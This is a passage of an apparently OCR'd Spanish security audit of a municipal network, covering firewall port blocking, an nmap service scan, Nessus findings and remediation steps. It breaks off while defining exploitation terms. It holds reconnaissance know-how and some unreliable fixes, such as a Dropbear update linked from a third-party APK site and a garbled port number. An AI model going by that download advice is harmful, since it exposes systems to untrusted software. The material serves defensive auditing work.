


Luego pasaremos al apartado ACTION donde vamos a dropear esa conexión del puerto abierto antes mencionado denegando todo tipo de conexión y servicio del puerto 491557. Luego clic en Apply – Ok y estaríamos bloqueado el puerto denegando todo tipo de servicio y conexión. Así fue que se bloquearon los puertos abiertos según el escaneo que se hizo en nmap.


Ahora también debemos hacer algo más en este caso debemos permitir el ping a nuestro equipo generando el protocolo icmp, este protocolo sirve para diagnosticar problemas de comunicación en la red.



Como se observa estamos permitiendo que icmp este activo para que nos detente los problemas que puedan existir en la conexión de los equipos al momento de comunicarse entre sí.



Luego en Action lo vamos aceptar para que las peticiones de ping estén aceptadas por nuestro firewall.



#	Action	Chain	Src. Address	Dst. Address	Proto...	Src. Port	Dst. Port	In. Inter...	Out. Int...	In. Inter...	Out. Int...	Src. Ad...	Dst. Ad...	Bytes
16	drop	forward			6 (tcp)	49152	49158							0 B
;;; defconf: accept established,related,untracked														
1	acc...	input												29.3 KiB
;;; defconf: accept ICMP														
3	acc...	input			1 (ic...									1188 B
;;; defconf: accept to local loopback (for CAPsMAN)														
4	acc...	input		127.0.0.1										0 B
;;; defconf: accept in ipsec policy														
6	acc...	forward												0 B
;;; defconf: accept out ipsec policy														
7	acc...	forward												0 B
;;; defconf: accept established,related, untracked														
9	acc...	forward												580.5 MiB
;;; defconf: drop invalid														
2	drop	input												1472.5 KiB
;;; defconf: drop all not coming from LAN														
5	drop	input								!LAN				5.0 KiB
;;; defconf: drop invalid														
10	drop	forward												971.6 KiB
;;; defconf: drop all from WAN not DSTNATed														
11	drop	forward								WAN				0 B
--- in/out-interface matcher not possible when interface (LAN 10) is slave - use master instead (bridge)														
12 I	drop	forward			80			LAN 10						0 B
--- in/out-interface matcher not possible when interface (LAN 6) is slave - use master instead (bridge)														
13 I	drop	forward			6 (tcp)	135		LAN 6						0 B
--- in/out-interface matcher not possible when interface (LAN 6) is slave - use master instead (bridge)														
14 I	drop	forward			6 (tcp)	10243		LAN 6						0 B
15	drop	forward			6 (tcp)	49156								52 B
17	drop	forward	192.168.70...											0 B

Ahora se observa en la configuración de firewall se bloqueó y dropeo los puertos TCP de la 49152 a la 49158 estos puertos fueron bloqueado por seguridad además habilitamos el protocolo ICMP para poder reportarnos los problemas que puedan ocurrir en las conexiones de comunicación en la red de la Municipalidad. Además, bloqueamos una dirección IP que no estaba en la lista de direcciones IPS que era del segmento 70.

Como punto final se logró bloquear los puertos con el único fin de mejorar la seguridad en la red esto fue un paso muy importante debido a que bloqueamos todos las conexiones entrantes mitigando los ataques por red.

FASE NRO 3: ENUMERACION

En este caso las vulnerabilidades son expuestas en ella identificamos el tipo de versión que tiene cada protocolo o servicio mostrando información del objetivo bajo el ataque identificando los puntos de entrada.

Comando: nmap -sV 192.168.1.159

```
┌──(root㉿Linux)-[/home/linux]
└─# nmap -sV 192.168.1.159
Starting Nmap 7.92 ( https://nmap.org ) at 2022-11-14 00:32 CET
Nmap scan report for 192.168.1.159
Host is up (0.00064s latency).
Not shown: 990 closed tcp ports (reset)
PORT     STATE SERVICE       VERSION
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
445/tcp  open  microsoft-ds?
5357/tcp open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
MAC Address: [redacted]D:D5:40 (Hewlett Packard)
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 19.32 seconds
```

Este comando abre otro apartado llamado versión en este caso sirve para identificar en que los nombres de la maquina en este caso un Windows 10 muy aparte de identificar el servicio.


FASE NRO 4: ANALISIS

En este caso se identificaron las vulnerabilidades procesando toda la información que se identificaron, no solamente se identificaron si no que sabremos qué nivel de riesgo contiene cada vulnerabilidad en este caso los niveles son; critico, alto, medio, bajo. En ello nos establece saber que vulnerabilidad es más peligrosa que otra.

Nessus

Este es un software de análisis de vulnerabilidades, ofrecido en línea en modo de código abierto, incluye más de 50,000 pruebas de vulnerabilidad, le permite escanear las vulnerabilidades de varios sistemas y dispositivos, a través de una interfaz intuitiva y fácil de usar.

En primer lugar, es necesario descargar los plugin que vienen por defecto en la herramienta de Nessus



Nessus es una herramienta de escaneo de vulnerabilidades fue construido desde cero con una profunda comprensión de cómo trabajan los profesionales de la seguridad

Una vez descargado los plugin, se creó un nuevo proyecto con los datos principales de la empresa y de la red.

.

De acuerdo con el análisis y escaneo de vulnerabilidad en la red de la Municipalidad Provincial de Sechura encontramos:

Nivel Crítico	Nivel Alto	Nivel Medio	Nivel Bajo
2	3	1	0

Información:

Nombre: Desktop-Cod

S.O: Windows 10 para 64 Bits

RAM: 8, 16

Modelo: HP, MSI, DELL.

Vulnerabilidad Nro. 1:

Servidor SSH Dropbear < 2016.72

Calificación:

Crítico.

Detalle de la vulnerabilidad:

De acuerdo con la versión auto informada en el banner, Dropbear SSH que se ejecuta en el host remoto es anterior a 2016.74. Por lo tanto, se ve afectado por las siguientes vulnerabilidades:

- El error de formato de cadena ocurrió porque los especificadores de formato de cadena (como %s y %x) se manejaron incorrectamente en los parámetros de nombre de usuario y host. Un atacante remoto no autorizado podría usar esta vulnerabilidad para ejecutar código arbitrario con privilegios de root. (CVE-2016-7406)
- Error de Dropbearconvert causado por el manejo incorrecto de archivos de claves OpenSSH especialmente diseñados. Un atacante remoto no autorizado podría usar esta vulnerabilidad para ejecutar código arbitrario. (CVE-2016-7407).

Solución:

Actualice a Dropbear SSH versión 2016.74 o posterior para ello nos dirigimos a https://appparapc.com/apk/4936398/ para descargar la versión actualizada.

Vulnerabilidad Nro. 2:

Detección de protocolos SSL versión 2 y 3

Calificación:

Critico.

Detalle de la vulnerabilidad:

El servicio remoto acepta conexiones encriptadas usando SSL 2.0 y/o SSL 3.0. Estas versiones de SSL se ven afectadas por varias fallas criptográficas, que incluyen:

- Utilice un esquema de relleno inseguro para el cifrado CBC.
- Opciones poco claras para discutir y reanudar las reuniones. Los atacantes pueden usar estas fallas para realizar ataques de hombre a hombre o descifrar las comunicaciones entre un servicio afectado y un cliente. Aunque SSL/TLS es una forma segura de elegir la versión de protocolo más compatible (de modo

que solo se utilizan versiones mejores si el cliente o el servidor no las admite), muchos navegadores web implementan esto de forma insegura. Un punto permite a un atacante degradar una conexión (por ejemplo, POODLE). Por lo tanto, se recomienda deshabilitar estos protocolos por completo. NIST ha determinado que SSL 3.0 ya no es adecuado para comunicaciones seguras. A partir de la fecha de implementación de PCI DSS v3.1, ninguna versión de SSL cumple con la definición de PCI SSC de "cifrado fuerte".

Beneficios:

Proteger las transacciones económicas es decir pagos a través de internet Comunicaciones entres servidores, entre la red, incluso base de datos.

Asegura las cuentas de usuario, grupos administrativos y directorios activos.

Solución:

En su lugar, utilice TLS 1.2 que es la versión más nueva y actualizada de SSL (con conjuntos de cifrados aprobados).

Para solucionar esta vulnerabilidad debemos entrar al EDITOR DE REGISTRO.


Protocolo de cifrado TLS 1.2 (Transport Layer Security)

Este protocolo es únicamente para brinda seguridad y privacidad en las comunicaciones se surge en los equipos informáticos para que la información viaje cifrada a través de algoritmos criptográficos el fin es que hará que la comunicación vaya segura.

Para ello nos dirigimos a siguiente enlace en nuestro equipo.


“Equipo\HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Security Providers\SCHANNEL\Protocols”

Ahora agregamos una nueva clave para SSL 2.0, 3.0.




Agregamos NUEVA CLAVE para SERVER y CLIENT aplica en todos los protocolos.

Dentro de las claves abrimos la carpeta para habilitar los protocolos de Seguridad en ella hacemos clic derecho y agregamos un VALOR DE DWORD (32 BITS).



Dentro de los valores aplicamos **“DisabledbyDefault”** con el valor de 1 en hexadecimal esto quiere decir que estará deshabilitado porque ahora este protocolo es obsoleto y tiene vulnerabilidades de criptografía **“Enable”** en valor 0 indica que no se habilitara.

Ahora finalmente llegamos a protocolo TLS este protocolo es muy necesario habilitarlo por ello en **“DisabledbyDefault”** lo dejamos con valor 0 esto quiere decir que no se deshabilitara y **“Enable”** con valor 1 esto es el objetivo ya que estará habilitado el protocolo TLS



Aplicando todo esto estamos dando la solución de seguridad permitiendo que la información que navega vaya CIFRADA como por ejemplos que nuestros datos ya sea de cuentas, datos personales y tarjetas bancarias vayan CIFRADOS.

Vulnerabilidad Nro. 3:

Vulnerabilidad MiTM 'ChangeCipherSpec' de OpenSSL

Calificación:

Alto

Detalle de la vulnerabilidad:

El servicio OpenSSL del host remoto es vulnerable a los ataques man-in-the-middle (MiTM) porque acepta un protocolo de enlace especialmente diseñado. La vulnerabilidad podría permitir a un atacante MiTM descifrar o falsificar mensajes SSL solicitando a los servicios que inicien una comunicación cifrada antes de intercambiar material clave, proporcionando así tráfico futuro con claves predecibles.

Tenga en cuenta que Nessus solo ha probado una vulnerabilidad MiTM SSL/TLS (CVE-2014-0224). Sin embargo, Nessus concluye que los servicios de OpenSSL en un host remoto también se ven afectados por otras seis vulnerabilidades reveladas en el Boletín de seguridad de OpenSSL del 5 de junio de 2014: La función "ssl3_read_bytes" contiene un error que permite inyectar datos en otras sesiones o permite un ataque de denegación de servicio. Tenga en cuenta que este problema

solo se puede utilizar si SSL_MODE_RELEASE_BUFFERS está habilitado. (CVE-2010-5298)

Hay un error en la implementación del algoritmo de firma digital de curva elíptica (ECDSA) que permite que se publiquen números aleatorios a través de un ataque de canal lateral de caché "FLUSH RELOAD". (CVE-2014-0076)

Solución:

Debemos incorporar el OPENSSL a nuestros sistemas operativos

OPENSSL

Esto protocolo de seguridad son bibliotecas relacionado con la criptografía esto protocolo está relacionado con la seguridad, además permite crear de forma manuela certificados digitales que puedan aplicarse a un servicio.


Para poder solucionarlo se descargó el software OpenSSL.

El proceso de instalación de OpenSSL para Windows, tendremos que aceptar la licencia y seleccionar el destino donde queremos instalar


Aceptamos todos los términos y condiciones.

Luego abrimos el símbolo del sistema como administrador, entramos a la carpeta donde se encuentra alojado OpenSSL, luego creamos los certificados, esto se compone de dos archivos de la llave privada y la otra para el certificado y el tipo de extensión .key rsa:4096(cifrado fuerte).

Openssl req -nodes -x509 -newkey rsa:4096 -keyout server.key -out server.cer days 365 -subj /CN=*.bioxor.net



Ahora debemos comprobar que en realidad se nos ha creado nuestro certificado



Como se visualiza aparecen dos carpetas nuevas con certificado una es **server. cert** y la otra es **server.key.**

Vulnerabilidad Nro. 4:

Divulgación de información de OpenSSL Heartbeat (Heartbleed)

Calificación:

Alto

Detalle de la vulnerabilidad:

El servicio remoto parece estar afectado por un error de lectura fuera de los límites. Esta falla podría permitir a un atacante remoto leer el contenido de hasta 64 KB de memoria del servidor, exponiendo potencialmente contraseñas, claves privadas y otros datos confidenciales.

Solución:

Actualice a OpenSSL 1.0.1g o posterior. Esto se solucionó con el caso anterior

Vulnerabilidad Nro. 5:

Detección de protocolo TLS versión 1.0

Calificación:

Medio

Detalle de la vulnerabilidad:

Las implementaciones modernas de TLS 1.0 mitigan estos problemas, pero las versiones más nuevas de TLS (como 1.2 y 1.3) están diseñadas para abordar estas debilidades y deben usarse siempre que sea posible.

A partir del 31 de marzo de 2020, los terminales que no tengan habilitado TLS 1.2 y versiones posteriores ya no funcionarán correctamente con los principales navegadores web y los principales proveedores de servicios. PCI DSS v3.2 requiere que TLS 1.0 esté completamente deshabilitado antes del 30 de junio de 2018, excepto para los puntos finales de POS POI (y los puntos finales SSL/TLS a los que se conectan) que se pueden verificar como vulnerables a vulnerabilidades conocidas.

Solución:

Habilite la compatibilidad con TLS 1.2 y 1.3 y deshabilite la compatibilidad con TLS 1.0. (Solucionado en el caso anterior).

Vulnerabilidad Nro. 6:

Habilitar Protocolo SMB2

Calificación:

Alto

Detalle de la vulnerabilidad:

El protocolo de SMB no este habilitado además no es necesario firmar en el servidor SMB remoto. Un atacante remoto no autenticado puede aprovechar esto para llevar a cabo ataques de tipo "Man in the middle" contra el servidor SMB.


Solución:

SMB


Server Message Block este protocolo funciona en la red local donde nos permite compartir archivos impresoras y documentos, se comparte entre nodos de la red de nuestros equipos informáticos. Este protocolo se identifica en la capa de modelo TCP/IP.

Ahora para habilitar este protocolo es necesario ejecutar como Administrador el PowerShell luego ejecutamos el siguiente comando **“Set-SmbServerConfiguration-enableSMB2Protocol $true”** se establece la


configuración del servidor SMB para habilitar el protocolo con valor de verdadero.



Ahora verificamos que esté activado por ello ejecutamos el siguiente comando “GetSmbServerConfiguration | Select EnableSMB2Protocol”.



Ahora verificamos la infromacion que nos devuelve para saber si esta ya en nuestro sistema operativo de windows.



Finalmente vemos que nos da informacion SMB ademas nos dice la indicaciones de compativilidad para compartir archivos.

FASE NRO 5: EXPLOTACION

Esta fase es la más importante debido a que aquí aprovechamos los fallos o bugs de la máquina para poder ganar, filtrarse o tener acceso a la máquina, esto pasa cuando se halla encontrado un fallo o vulnerabilidad siendo así se explota para ganar acceso. Pero en esta fase debemos entender los siguientes conceptos para entenderlo mejor.

Kali Linux: Es un sistema operativo y distribución de Linux basado en Debian fue diseña principalmente para realizar auditorías de seguridad informática como son las pruebas de penetración, ingeniería inversa, informática forense, y todo lo relacionado en lo que es seguridad y hacking.

Exploit: En el ámbito de la ciberseguridad el exploit se considera como parte de un software o bien una secuencia de líneas de comandos que se aprovecha de un fallo de seguridad o una vulnerabilidad con el fin de provocar un mal comportamiento no intencionado en un hardware o software del sistema operativo que se atacara.

Metasploit: Es un software de código abierto diseñada para la seguridad informática su principal objetivo es brindad información de las vulnerabilidades de seguridad además ayuda en tests de pentesting el trabajo que realiza es desarrollar herramientas y ejecutar exploits contra un equipo remoto.

Payload: Este es un código malicioso que es ejecutado únicamente en la fase de posexplotación y explotación donde se le es enviado a la víctima para comprobar el nivel de seguridad en la que se encuentra, ya obtenido todos los pasos que fueron el reconocimiento, el escaneo, etc. Deberá ejecutar el código malicioso para explotar la vulnerabilidad

